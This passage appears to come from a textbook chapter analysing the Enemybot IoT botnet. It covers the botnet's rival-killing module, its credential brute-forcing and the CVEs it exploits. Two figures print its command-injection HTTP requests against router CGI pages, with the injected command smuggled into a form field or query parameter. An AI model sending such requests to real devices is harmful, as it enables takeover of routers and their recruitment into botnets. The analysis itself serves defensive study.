
Using the `bot killer` module, the malware detects active processes triggered from specific paths or memory of the device and kills them immediately. Enemybot improves Mirai's source code with additional keywords to detect and terminate any rival malware active on the same device.

- **Step 3: Gaining Access**

  After updating Mirai's source code with suitable functions, Enemybot initiates a brute-force attack through a list of hard-coded username and password combinations to gain access to the devices configured with weak or default credentials. The malware can also infect weakly configured Android devices running on the Android Debug Bridge port (5555) through shell commands. In addition, the malware can exploit several other vulnerabilities as listed in the table.


CVE-2020-17456	CVE-2021-41773/CVE-2021-42013
CVE-2018-10823	CVE-2018-20062
CVE-2022-27226	CVE-2017-18368
CVE-2022-25075 to 25084	CVE-2016-6277
CVE-2021-44228/2021-45046	CVE-2015-2051
CVE-2014-9118	NETGEAR DGN1000 exploit

Table 18.5: Vulnerabilities exploited by Enemybot




```
POST /cgi-bin/system_log.cgi HTTP/1.1
Host: %s
Content-Length: %d
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: %s
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

pingPktSize=56&btnApply=Apply&traceMode=ping&reportIpOnlyCheckbox=o
n&pingTimeout=30&Command=Diagnostic&T=1646950471018&queriesCnt=3&pi
ngIpAddr=%%3B%s&logarea=com.cgi&maxTTLCnt=30&pingCount=4&reportIpOn
ly
```

Figure 18.19: CVE-2020-17456 exploit request



```
GET /chkisg.htm%%3FSip%%3D1.1.1.1%%20%%7C%%20%s
Host: %s
User-Agent: %s
Connection: Keep-Alive
```

Figure 18.20: CVE-2018-10823 exploit request



